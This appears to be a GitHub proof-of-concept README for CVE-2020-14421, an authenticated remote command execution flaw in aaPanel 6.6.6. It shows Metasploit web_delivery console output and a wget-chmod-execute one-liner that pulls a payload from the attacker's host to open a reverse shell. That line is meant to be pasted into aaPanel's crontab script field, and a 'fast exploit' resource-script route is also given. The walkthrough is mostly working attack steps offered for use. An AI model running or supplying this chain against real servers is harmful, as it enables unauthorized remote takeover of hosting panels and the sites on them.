

aapanel 6.6.6 - CVE-2020-14421

- Description : Allows attacker to run arbitrary command remotely
- Affected version : All <= 6.6.6

Information

To make this PoC, I just installed fresh Ubuntu 20.04, then I installed wget + sudo and executed this script wget - 0 install.sh http://www.aapanel.com/script/install-ubuntu_6.0_en.sh && sudo bash install.sh

• Vulnerability Type : Remote command execution (RCE Authenticated)

POC

First of all, setup web_delivery options, this will create a payload and a listener.


Now run it

```
msf5 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to :8888: -
[*] Started reverse TCP handler on 0.0.0.0:8888
[*] Using URL: http://0.0.0.0:8080/gUVnlorp
msf5 exploit(multi/script/web_delivery) > [*] Local IP: http:// 5:8080/gUVnlorp
[*] Server started.
[*] Run the following command on the target machine:
wget -q0 wt8v00sC --no-check-certificate http:// 2:8080/gUVnlorp; chmod +x wt8v00sC; ./wt8v00sC& disown
```

this will generate the following payload:

wget -q0 wt8v00sC --no-check-certificate http://xxxx:8088/gUVn1orp; chmod +x wt8v00sC; ./wt8v00sC& disown

Then copy/past like this into script content of crontab menu in aapanel.



Now just execute your crontab and wait your session.

Fast Exploit

Just run msfconsole -r aapanel.rc copy/paste the payload into script content section, and enjoy your session.

Releases

No releases published

Packages

No packages published

Contributors 2

